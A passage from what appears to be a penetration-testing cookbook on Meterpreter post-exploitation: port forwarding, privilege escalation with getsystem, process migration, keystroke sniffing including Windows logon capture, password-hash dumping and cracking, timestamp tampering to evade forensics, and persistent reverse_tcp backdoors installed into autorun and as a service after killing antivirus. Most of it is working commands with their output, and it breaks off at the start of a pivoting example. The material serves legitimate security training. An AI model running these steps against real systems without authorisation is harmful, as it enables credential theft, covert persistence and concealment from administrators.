If you take a look at the output of the `ipconfig` command, you can figure out that the IP address `115.242.228.85` is used by the target to connect to the Internet. So, we can add a route value to pass the connection through `115.242.228.85` as the gateway. This can provide us with a firewall bypass on the target machine:

```
meterpreter > route add 192.168.56.2 255.255.255.255
192.168.56.1
```

```
Creating route 192.168.56.2/255.255.255.255 -> 192.168.56.1
```

Similarly, we can use the `delete` command to remove a route from the table.

- Let's move to the last networking command—`portfwd`. This command is used to forward incoming TCP and/or UDP connections to remote hosts. Consider the following example to understand port forwarding:

Consider host A, host B (in the middle), and host C. Host A should connect to host C in order to do something, but if for any reason it's not possible, host B can directly connect to C. If we use host B in the middle, to get the connection stream from A and pass it to B while taking care of the connection, we say host B is doing port forwarding.

This is how things will appear on the wire: host B is running a software that opens a TCP listener on one of its ports, say, port 20. Host C is also running a listener that is used to connect to host B when a packet arrives from port 20. So, if A sends any packet on port 20 of B, it will automatically be forwarded to host C. Hence, host B is port forwarding its packets to host C.

How it works...

To start port forwarding with a remote host, we can add a forwarding rule first. Consider the following command line:

```
Meterpreter> portfwd -a -L 127.0.0.1 -l 444 -h 69.54.34.38 -p 3389
```

Notice the different command parameters. With the `-a` parameter, we can add a new port forwarding rule. The `-L` parameter defines the IP address to bind a forwarded socket to. As we're running these parameters on host A, and want to continue our work from the same host, we set the IP address to `127.0.0.1`.

- ▶ `-l` is the port number which will be opened on host A for accepting incoming connections
- ▶ `-h` defines the IP address of host C, or any other host within the internal network
- ▶ `-p` is the port you want to connect to on host C

This was a simple demonstration of using port forwarding. This technique is actively used to bypass firewalls and intrusion detection systems.

Privilege escalation and process migration

In this recipe, we will focus on two very useful commands of Meterpreter. The first one is for privilege escalation. This command is used to escalate the rights/authority on the target system. We might break in as a user who has less privilege to perform tasks on the system. So, we can escalate our privilege to the system admin in order to perform our tasks without interruption. The second command is for process migration. This command is used to migrate from one process to another process without writing anything on the disk.

How to do it...

In order to escalate our privilege, Meterpreter provides us with the `getsystem` command. This command automatically starts looking out for various possible techniques by which the user rights can be escalated to a higher level. Let us analyze different techniques used by the `getsystem` command:

```
meterpreter > getsystem -h
```

Usage: `getsystem [options]`

Attempt to elevate your privilege to that of local system.

OPTIONS:

-t <opt> The technique to use. (Default to '0').

0 : All techniques available

1 : Service - Named Pipe Impersonation (In Memory/Admin)

2 : Service - Named Pipe Impersonation (Dropper/Admin)

3 : Service - Token Duplication (In Memory/Admin)

4 : Exploit - KiTrap0D (In Memory/User)

How it works...

There are three different techniques by which the `getsystem` command tries to escalate privilege on the target. The default value 0 tries for all the listed techniques, unless a successful attempt is made. Let us take a quick look at these escalation techniques.

A named pipe is a mechanism that enables interprocess communication for applications to occur locally or remotely. The application that creates the pipe is known as the pipe server, and the application that connects to the pipe is known as the pipe client. Impersonation is the ability of a thread to execute in a security context different from that of the process that owns the thread. Impersonation enables the server thread to perform actions on behalf of the client, but within the limits of the client's security context. The problem arises when the client has more rights than the server. This scenario would create a privilege escalation attack called a Named pipe impersonation escalation attack.



A detailed article on Named pipe impersonation attack can be found at <http://hackingalert.blogspot.com/2011/12/namedpipe-impersonation-attacks.html>.

Every user of an operating system is provided with a unique token ID. This ID is used to check the permission levels of various users of the system. Token duplication works by copying a token ID of a high privilege user by a low privilege user. The low privilege user then behaves in a similar manner as the high privilege user, and holds all the rights and authorities as that of the high privilege user.

The KiTrap0D exploit was released in early 2010, which affected nearly every operating system that Microsoft had made until then. When access to 16-bit applications is enabled on a 32-bit x86 platform, it does not properly validate certain BIOS calls. This allows local users to gain privileges by crafting a VDM_TIB data structure in the **Thread Environment Block (TEB)**, to improperly handled exceptions involving the #GP trap handler (**nt!KiTrap0D**), also known as Windows Kernel Exception Handler Vulnerability.

Now that we have understood the various escalation techniques used by the `getsystem` command, our next step will be to execute the command on our target to see what happens. First, we will use the `getuid` command to check our current user ID, and then we will try to escalate our privilege by using the `getsystem` command:

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD
```

```
meterpreter > getsystem
...got system (via technique 1).
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As you can see, previously we were a less privileged user and after using the `getsystem` command, we escalated our privilege to system user.

The next important Meterpreter command that we are going to discuss is the `migrate` command. This command is used to migrate from one process context to another. This command is helpful in situations where the current process which we have broken into might crash. For example, if we use a browser exploit to penetrate the system, the browser may hang after exploitation and the user may close it. So, migrating to a stable system process can help us perform our penetration testing smoothly. We can migrate to any other active process by using the process ID. The `ps` command can be used to identify the ID of all active processes. For example, if the ID of `explorer.exe` is 2084, we can migrate to `explorer.exe` by executing the following command:

```
meterpreter > migrate 2084
[*] Migrating to 2084...
[*] Migration completed successfully.
```

These two Meterpreter commands are very handy and are used frequently during penetration testing. Their simplicity and high productivity makes them optimal for usage. In our next recipe, we will deal with communication channels and how to use them effectively to communicate with the target.

Setting up multiple communication channels with the target

In this recipe, we will look at how we can set up multiple channels for communication with the target. As we discussed in the chapter's introduction, the communication between the client and server in Meterpreter is in encrypted form and uses **Type-Length-Value (TLV)** protocol for data transfer. The major advantage of using TLV is that it allows tagging of data with specific channel numbers, thus allowing multiple programs running on the victim to communicate with Meterpreter on the attacking machine. This facilitates in setting up several communication channels at a time.

Let us now analyze how to set up multiple communication channels with the target machine using Meterpreter.

Getting ready

Meterpreter provides us with a specific command named `execute`, which can be used to start multiple communication channels. To start with, let us run the `execute -h` command to see the available options:

```
meterpreter > execute -h
```

```
Usage: execute -f file [options]
```

```
Executes a command on the remote machine.
```

```
OPTIONS:
```

```
-H          Create the process hidden from view.
-a <opt>   The arguments to pass to the command.
-c          Channelized I/O (required for interaction).
-d <opt>   The 'dummy' executable to launch when using -m.
-f <opt>   The executable command to run.
-h          Help menu.
-i          Interact with the process after creating it.
-k          Execute process on the meterpreters current desktop
-m          Execute from memory.
-s <opt>   Execute process in a given session as the session user
-t          Execute process with currently impersonated thread
token
```

You can see the various parameters available to us with the `execute` command. Let us use some of these parameters in setting up multiple channels.

How to do it...

To start creating channels, we will use the `-f` operator with the `execute` command:

```
meterpreter > execute -f notepad.exe -c
```

```
Process 5708 created.
```

```
Channel 1 created.
```

Notice the use of different parameters. The `-f` parameter is used for setting up an executable command, and the `-c` operator is used to set up a channelized I/O. Now, we can again run the `execute` command to start another channel without terminating the current channel:

```
meterpreter > execute -f cmd.exe -c
```

```
Process 4472 created.
```

```
Channel 2 created.
```

```
meterpreter > execute -f calc.exe -c
```

```
Process 6000 created.
```

```
Channel 3 created.
```

Now, we have three different channels running simultaneously on the victim machine. To list the available channels, we can use the `channel -l` command. If we want to send some data or write something on a channel, we can use the `write` command followed by the channel ID we want to write in. Let us go ahead and write a message in one of our active channels:

```
meterpreter > write 5
```

```
Enter data followed by a '.' on an empty line:
```

```
Metasploit!!
```

```
.
```

```
[*] Wrote 13 bytes to channel 5.
```

Executing the `write` command along with the channel ID prompted us to enter our data followed by a dot. We successfully wrote `Metasploit!!` on the channel. In order to read the data of any channel, we can use the `read` command followed by the channel ID.

Further, if we want to interact with any channel, we can use the `interact` command followed by the channel ID:

```
meterpreter > interact 2
Interacting with channel 2...
```

```
Microsoft Windows [Version 6.1.7264]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\DARKLORD\Desktop>
```

As you can see, our `channel 2` was a command-prompt channel, so by using the `interact` command, we are directly dropped into the command-prompt mode from where we can execute system commands. We can easily switch between channels by using the `interact` command. In order to end a channel, we can use the `close` command followed by the channel ID.

This recipe demonstrates the power of using multiple channels. It also shows how easy it is to manage them simultaneously and switch between different channels. The use of channels becomes important when we are running multiple services on the target machine.

In the next recipe, we will focus on exploring the file system of the target machine using Meterpreter.

How it works...

Metasploit tags each message with a separate channel ID, which helps it in identifying the channel context in which the particular command should be executed. As stated earlier, the communication process in Meterpreter follows the TLV protocol, which gives the flexibility of tagging different messages with specific channel IDs in order to provide multichannel communication support.


Meterpreter anti-forensics – timestomp

In the previous recipe, we read about some of the important and useful Meterpreter file system commands that can be used to perform various tasks on the target machine. Meterpreter contains another interesting command called `timestomp`. This command is used to change the **Modified-Accessed-Created-Entry (MACE)** attributes of a file. The attribute value represents the date and time when any of the MACE activities occur within the file. Using the `timestomp` command, we can change these values.

Getting ready

Before starting with the recipe, you may have a key question. Why change the MACE values? Hackers generally use the technique of changing the MACE values so as to make the target user feel that the file has been present on the system for a long time and that it has not been touched or modified. In case of suspicious activity, the administrators may check for recently modified files to find out if any of the files have been modified or accessed. So, using this technique, the file will not appear in the list of recently accessed or modified items. Even though there are other techniques, to find out if the file attributes have been modified, this technique can still be handy.

Let's pick up a file from the target machine and change its MACE attributes. The following screenshot shows the various MACE values of a file before using `timestamp`:



Now, we will move ahead to change the various MACE values. Let us start with the common `timestamp -h` command that is used to list the various available options. We can use the `-v` operator to list the values of MACE attributes:

```
meterpreter > timestamp d:\secret.doc -v
```

```
Modified      : 2011-12-12 16:37:48 +0530
```

```
Accessed     : 2011-12-12 16:37:48 +0530
```

```
Created          : 2011-12-12 16:37:47 +0530
Entry Modified: 2011-12-12 16:47:56 +0530
```

How to do it...

We will start with changing the creation time of the file. Notice the various parameters passed with the `timestamp` command:

```
meterpreter > timestamp d:\secret.doc -c "3/13/2013 13:13:13"
[*] Setting specific MACE attributes on d:secret.doc
```

How it works...

The `-c` operator is used to change the creation time of the file. Similarly, we can use the `-m` and `-a` operators to change the modified and last accessed attributes of the file:

```
meterpreter > timestamp d:\secret.doc -m "3/13/2013 13:13:23"
```

```
[*] Setting specific MACE attributes on d:secret.doc
```

```
meterpreter > timestamp d:\secret.doc -a "3/13/2013 13:13:33"
```

```
[*] Setting specific MACE attributes on d:secret.doc
```

Once the attributes have been changed, we can again use the `-v` operator to check and verify whether we have successfully executed the commands or not. Let us move ahead and check the file attributes again:

```
meterpreter > timestamp d:\secret.doc -v
```

```
Modified       : 2013-03-13 13:13:13 +0530
Accessed       : 2013-03-13 13:13:23 +0530
Created        : 2013-03-13 13:13:33 +0530
Entry Modified: 2013-03-13 13:13:13 +0530
```

Bingo! We have successfully modified the MACE attributes of the file. Now, this file can be easily hidden from the list of recently modified or recently accessed files.

Alternatively, we can also use the `-z` operator to change all four MACE values in one go. We will not have to pass the commands separately for each of them. But, the `-z` operator will assign the same values to all four MACE attributes that are practically not possible. There has to be some time difference between the creation and accessed time. So, the use of the `-z` operator should be avoided.

This was a small recipe dealing with the `timestomp` utility. In the next recipe, we will look at some of the useful Meterpreter networking commands that will be of great use to us when we learn about pivoting.

There's more...

Metasploit created a group of tools called **Metasploit Anti-Forensic Investigation Arsenal (MAFIA)** as part of its research projects, including:

- ▶ Timestomp
- ▶ Slacker
- ▶ Transmogrify
- ▶ SAM Juicer

As these tools have not been updated for more than five years, they are no longer compatible with the modern operating systems.

The getdesktop and keystroke sniffing

In this recipe, we will deal with some of the `stdapi` user interface commands associated with desktops and keystroke sniffing. Capturing the keystrokes depends on the current active desktop, so it is essential to understand how we can sniff different keystrokes by switching between processes running in different desktop active sessions. Let us move ahead with the recipe to understand this better.

Getting ready

The `enumdesktops` command will list all the accessible desktops and window stations:

```
meterpreter > enumdesktops
```

Enumerating all accessible desktops

Desktops

```
=====
```

```
Session  Station  Name
-----  -
```

```
0      WinSta0  Default
0      WinSta0  Disconnect
0      WinSta0  Winlogon
0      SAWinSta SADesktop
```

Here, you can see that all the available desktop stations are associated with session 0. We will see in a while what exactly we mean by session 0.

The `getdesktop` command returns the information of the current desktop in which our Meterpreter session is working:

```
meterpreter > getdesktop
Session 0\Service-0x0-3e7$\Default
```

You can relate the output of the `getdesktop` command with `enumdesktops` to understand more about the current desktop station in which we are working.

The `setdesktop` command is used to change the current Meterpreter desktop to another available desktop station.

The `keyscan_start` command is used to start the keystroke sniffer in the current active desktop station.

The `keyscan_dump` command dumps the recorded keystrokes of the active Meterpreter desktop session.


Let us now analyze how these commands work in a real-time scenario and how we can sniff keystrokes through different desktop stations.

How to do it...

Before we proceed further with the recipe, there is an important concept about Windows desktop that we will look at.

The Windows desktop is divided into different sessions in order to define the ways we can interact with the Windows machine. `Session 0` represents the console. The other sessions—`Session 1`, `Session 2`, and so on, represent remote desktop sessions.

So, in order to capture the keystrokes of the system we broke into, we must work in desktop `Session 0`:



Every Windows desktop session is comprised of different stations. In the preceding diagram, you can see different stations associated with **Session 0**. Out of these stations, **WinSta0** is the only interactive station. This means that the user can interact with only the **WinSta0** station. All of the other stations are noninteractive. Now, **WinSta0** consists of three different desktops, namely, **Default**, **Disconnect**, and **Winlogon**. The **Default** desktop is associated with all the applications and tasks that we perform on our desktop. The **Disconnect** desktop is concerned with the screensaver lock desktop. The **Winlogon** desktop is concerned with the Windows login screen.

The point to note here is that each desktop has its own keyboard buffer. So, if you have to sniff the keystrokes from the **Default** desktop, you will have to make sure that your current Meterpreter active browser is set to **Session 0/WinSta0/Default**. If you have to sniff the logon password, you will have to change the active desktop to **Session 0/WinSta0/Winlogon**. Let's check our current desktop using the `getdesktop` command:

```
meterpreter > getdesktop
```

```
Session 0\Service-0x0-3e7$\Default
```

As you can see, we are not in the **WinSta0** station, which is the only interactive desktop station. So, if we run a keystroke capturing here, it won't return any result. Let's change our desktop to **WinSta0\Default**:

```
meterpreter > setdesktop
Changed to desktop WinSta0\Default
```

```
meterpreter > getdesktop
Session 0\WinSta0\Default
```

The preceding command line shows that we moved to the interactive Windows desktop station by using the `setdesktop` command. So, now we are ready to run a keystroke sniffer to capture the keys pressed by the user on the target machine:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

```
gmail.com <Return> daklord <Tab> 123123
```

Looking at the dumped keystrokes, you can clearly identify that the target user went to `gmail.com` and entered his/her credentials to log in.

What if you want to sniff the Windows login password? Obviously, you can switch your active desktop to **WinSta0\Winlogon** using the `setdesktop` command, but here we will discuss an alternate approach as well. We can migrate to a process which runs during the Windows login. Let us execute the `ps` command to check the running processes.

You will find `winlogon.exe` running as a process with a process ID. Let us assume that the **process ID (PID)** of `winlogon.exe` is 1180. Now, let's migrate to this PID and check our active desktop again:

```
meterpreter > migrate 1180
[*] Migrating to 1180...
[*] Migration completed successfully.
```

```
meterpreter > getdesktop
Session 0\WinSta0\Winlogon
```

You can see that our active desktop has changed to **WinSta0\Winlogon**. Now, we can run the `keyscan_start` command to start sniffing the keystrokes on the Windows log on screen.

Similarly, we can get back to the **Default** desktop by migrating to any process that is running on the default desktop. Consider `explorer.exe` with PID 884:

```
meterpreter > migrate 884
[*] Migrating to 884...
[*] Migration completed successfully.
```

```
meterpreter > getdesktop
Session 0\WinSta0\Default
```

You might have noticed the importance of migrating to different processes and desktop environments for sniffing keystrokes. Generally, people do not get any results when they directly run `keyscan` without having a look at the current active desktop. This is because the process in which they have penetrated might belong to a different session or station. So, keep this concept in mind while working with keystroke sniffing.

There's more...

Once we are in a Meterpreter session, there is wonderful technique called ESPIA for taking screenshots. We can use it in the following way:

```
meterpreter > use espia
Loading extension espia...success.
meterpreter > screengrab
Screenshot saved to: /root/nYddRUppb.jpeg
meterpreter >
```

Before using `espia`, we must migrate to the `explorer.exe` process.

Using a scraper Meterpreter script

So far, we learned about several Meterpreter commands. Here, we will take a look at an important Meterpreter script which can help us in exploring our target deeper. This chapter extensively covers Meterpreter scripts so here we will just focus on using the script. Penetration testing might require lot of time to dig out information on the target. So, having a local backup of useful information can be really handy for penetration testers so that even if the target is down, they still have information to work on. It also makes sharing of information with other testers easy. Scraper accomplishes this task for us.

Getting ready

The scraper Meterpreter script can dig out lots of information about the compromised target, such as registry information, password hashes, and network information, and store it locally on the tester's machine.

In order to execute a Ruby script on the target using Meterpreter, we can use the `run` command. Executing the `run scraper -h` command will list the various available parameters we can pass with the script. Let's move ahead and analyze how we can download the information locally.

How to do it...

The script does everything automatically after it is executed. It creates a directory under `/root/.msf4/logs/scripts/scraper` where all of the files are saved. You might notice an error during the script execution which can be because a command may fail to execute on the target (the command-line output has been shortened to fit):

```
meterpreter > run scraper
```

```
[*] New session on 192.168.56.1:4232...
[*] Gathering basic system information...
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError priv_
passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU
(C:\Users\DARKLORD\AppData\Local\Temp\UKWKdpIb.reg)
```

The script automatically downloads and saves the information in the destination folder. Let us take a look at the source code to analyze if we can make some changes according to our needs.

How it works...

The source code for `scraper.rb` is present under `/pentest/exploits/framework3/scripts/meterpreter`.

The coding experience in Ruby can help you in editing the scripts to add your own features. We can change the download location by editing the following line:

```
logs = ::File.join(Msf::Config.log_directory, 'scripts', 'scraper',
  host + "_" + Time.now.strftime("%Y%m%d.%M%S") +
  sprintf("%.5d", rand(100000)) ).
```

Suppose you want to obtain the result of a list of available processes as well; you can simply add the following line of code in the main body of the program:

```
::File.open(File.join(logs, "process.txt"), "w") do |fd|
  fd.puts(m_exec(client, "tasklist"))
end
```

By using a little bit of Ruby language and reusable code, you can easily modify the code to fit according to your needs.

There's more...

Let us learn about another Meterpreter script that can be used for collecting information from the target machine.

Using winenum.rb

`winenum.rb` is another Meterpreter script that can help you collect information about the target and download it locally. It works similar to `scraper.rb`. You can try out this script to see what extra information it can provide. The script can be found at the following location: `/pentest/exploits/framework3/scripts/meterpreter/winenum.rb`.

Passing the hash

Passing the hash or hashdump is the process of extracting the Windows logon hash files. The hashdump Meterpreter script extracts and dumps the password hashes from the target machine. Hashes can be used to crack the login passwords and gain authorized entry into other systems on the LAN for future pentests. In this recipe, we will learn the process of hash passing.

Getting ready

Before starting with the recipe, let us first understand about the Windows passwords and their storage format.

When you type your password into the Windows logon screen, it encrypts your password using an encryption scheme that turns your password into something that looks as follows: `7524248b4d2c9a9eadd3b435c51404ee`.

This is a password hash. This is what your password is actually being checked against when you type it in. It encrypts what you typed and bounces it against what is stored in the registry and/or SAM file.

The SAM file holds the usernames and password hashes for every account on the local machine, or domain, if it is a domain controller. It can be found on the hard drive in the folder, `%systemroot%\system32\config`.

However, this folder is locked to all accounts, including the administrator, while the machine is running. The only account that can access the SAM file during operation is the `System` account. So, you will have to keep in mind that you need an escalated privilege while you are trying to dump the hashes.

Hashes will appear completely alien to you, as they are encrypted text. Windows uses the **NTLM (NT LAN Manager)** security protocol to provide authentication. It is the successor of the LM protocol, which was used in the older versions of Windows.

In order to decode the dumped hashes, we will require a NTLM/LM decrypter. There are different tools available for it. Some of them use a brute force technique (for example, John the Ripper, and `pwdump`), while some use rainbow tables (for example, `rainbow crack`).

How to do it...

We will start with an active Meterpreter session. I am assuming that you have penetrated the target and begun a Meterpreter session. You can refer to recipes in *Chapter 4, Client-side Exploitation and Antivirus Bypass*, for more details on compromising a Windows machine. The use of the script is simple and straightforward. Let us first check our privilege on the target machine. We must have the system privilege in order to extract the hashes. We will be using the `getuid` command to know our current privilege level. To escalate our privilege, we will use the `getsystem` command:

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD
```

```
meterpreter > getsystem
...got system (via technique 4).
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

How it works...

Now, we have system privileges on the target, so we can move ahead and try the `hashdump` script:

```
meterpreter > run hashdump
```

```
[*] Obtaining the boot key...
```

```
[*] Calculating the hboot key using SYSKEY
78e1241e98c23002bc85fd94c146309d...

[*] Obtaining the user list and keys...

[*] Decrypting user keys...

[*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
```

```
DARKLORD:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204b
eb12283678:::
```


You can see that the script has successfully extracted the password hashes from the SAM file. Now, we can use different tools to crack this hash. Some well-known tools are John the Ripper, pwdump, rainbow crack, and so on.

There's more...

Let us look at an alternate method of decrypting the hash, other than using the tools discussed earlier.

Online password decryption

There is a very popular website for decrypting the NTLM/LM hashes, named MD5Decrypter.co.uk (<http://www.md5decrypter.co.uk/>). It finds out the password by matching the hash with its huge database of hashes to find a match. It is an effective and fast technique for breaking simple and weak passwords. The following screenshot shows the result of decoding the hash that we dumped previously:



As you can see in the preceding screenshot, a match has been found for our input hash and the corresponding readable password is **123**.

A point to note here is that cracking passwords depends totally upon their strength. A weaker password will be fairly easy to crack compared to a complex one. Complex passwords will generate hashes which are not present in the online databases. Hence, consider using rainbow table-based crackers. More information on this subject can be found at the following URL: <http://bernardodamele.blogspot.in/#!http://bernardodamele.blogspot.com/2011/12/dump-windows-password-hashes.html>.

Setting up a persistent connection with backdoors

In this recipe we will learn the ever-exploitation technique, in which we will try to establish a persistent connection with our target, so that we can connect to it at our will. As the attacker, or the target machine, cannot be always available, backdooring the target can be effective for setting persistent connections.

Getting ready

Meterpreter provides us with two scripts which can perform the task of backdooring the target; they are `Metsvc` and `Persistence`. The working of both the scripts is similar. Let us deal with both of these scripts one by one.



Both of these Meterpreter scripts create files on the target system so they can trigger alarms in the antivirus. So, it is recommended to kill the antivirus program before running these scripts.

How to do it...

The `Metsvc` script works by creating temporary files such as the DLLs, the backdoor server, and the service on the target machine. The script can also start a matching multi/handler to automatically connect back to the backdoor. The `-A` parameter is used for this purpose. Let us run the script on our Windows 7 target machine and analyze the result:

```
meterpreter > run metsvc -h
```

OPTIONS:

```
-A      Automatically start a matching multi/handler to connect
to the service
```



```
-h          This help menu
-r          Uninstall an existing Meterpreter service (files must
be deleted manually)
```

```
meterpreter > run metsvc -A
```

```
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\Users\DARKLORD\AppData\Local\Temp\ygLFhIFX...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
      * Installing service metsvc
      * Starting service
Service metsvc successfully installed.
```

Once the backdoor files are uploaded successfully, it will automatically connect back to the multi/handler on port 31337. Using this backdoor, we can easily connect to the target machine at our will.

Another useful backdooring script to look for is the `persistence` script. It works similar to `Metsvc`, but has some extra features such as connecting back to the target at regular intervals, connecting back on the system boot, autorun, and so on. Let us look at the different options available to us:

```
meterpreter > run persistence -h
```

Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

```
-A          Automatically start a matching multi/handler to..
-L <opt>   Location in target host where to write payload to..
-P <opt>   Payload to use, default is
-S          Automatically start the agent on boot as a service
-T <opt>   Alternate executable template to use
-U          Automatically start the agent when the User logs on
-X          Automatically start the agent when the system boots
```

```

-h          This help menu
-i <opt>   The interval in seconds between each connection
-p <opt>   The port on the remote host where Metasploit..
-r <opt>   The IP of the system running Metasploit listening..

```

As you can see, it has some extra options compared to `Metasvc`. Let us execute the script and pass different parameters according to our requirements:

```

meterpreter > run persistence -A -S -U -i 60 -p 4321 -r
192.168.56.101

[*] Running Persistence Script
[*] Resource file for cleanup created at
/root/.msf4/logs/persistence/DARKLORD-PC_20111227.0307/DARKLORD-
PC_20111227.0307.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp
LHOST=192.168.56.101 LPORT=4321
[*] Persistent agent script is 610795 bytes long
[+] Persistent Script written to
C:\Users\DARKLORD\AppData\Local\Temp\LHGtjzB.vbs
[*] Starting connection handler at port 4321 for
windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script C:\Users\DARKLORD\AppData\Local\Temp\LHGtjzB.vbs
[+] Agent executed with PID 5712
[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\DBDalcOoYlqJSi
[+] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\DBDalcOoYlqJSi
[*] Installing as service..
[*] Creating service cpvPbOfXj

```

How it works...

Notice the different parameters passed along with the script. The `-A` parameter automatically starts a listener on the attacking machine. The `-S` operator sets the backdoor to load every time Windows boots up. The `-U` operator executes the backdoor every time the user logs into the system. The `-i` operator sets the interval after which the backdoor will try to connect back to the agent handler. `-p` is the port number, and `-r` is the IP address of the target machine. The output of the script execution also contains some useful information. The script has created a resource file for cleanup, so that you can remove the backdoor after use. The script has created a `.vbs` file in the `temp` folder on the target machine. It has also created registry entries to auto load the backdoor every time Windows boots.

We have provided an interval of 60 seconds for the backdoor to connect back to the agent handler. After successful execution of the script, you will see that at an interval of 60 seconds, a Meterpreter session will be opened automatically on the target machine.


This quick demonstration explains how we can set up a persistent connection with our target machine. You can try out different scenarios with these two scripts and analyze its working. In the next recipe, we will focus on another interesting concept called pivoting.

Pivoting with Meterpreter

So far, we have covered most of the major Meterpreter commands and script. You must have noticed how powerful Meterpreter can be during the post-exploitation phase. In this recipe, we will discuss one of the coolest and my favorite concept called pivoting. Let us begin with the recipe by first understanding the meaning of pivoting, why is it needed and at last how Metasploit can be useful for pivoting.

Getting ready

Before starting with the recipe, let us first understand pivoting in detail. Pivoting refers to the method used by penetration testers that uses a compromised system to attack other systems on the same network. This is a multilayered attack in which we can access even those areas of the network which are only available for local internal use such as the intranet. Consider the scenario shown in the following diagram:



The attacker can compromise the outside nodes of a network which are connected to the Internet. These nodes are then connected with a firewall. Behind the firewall is the main server. Now, since the attacker has no access to the server, he can use the nodes as a medium to access it. If the attacker can successfully compromise the node, it can further penetrate the network to reach up to the server as well. This is a typical scenario that involves pivoting. The red lines in the preceding diagram show the pivoted path set up between the attacker and the server through the compromised node.

How to do it...

Let us see how we can implement the previously discussed scenario using Meterpreter.

In this example, our target node is a Windows 7 machine which is connected to a network. The server is running on Windows 2003. The node has been compromised by using client-side browser vulnerability, and we have an active Meterpreter connection established. Let's start by running `ipconfig` on the target node to see the available interfaces on it:

```
meterpreter > ipconfig

Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address: 10.0.2.15
Netmask      : 255.255.255.0

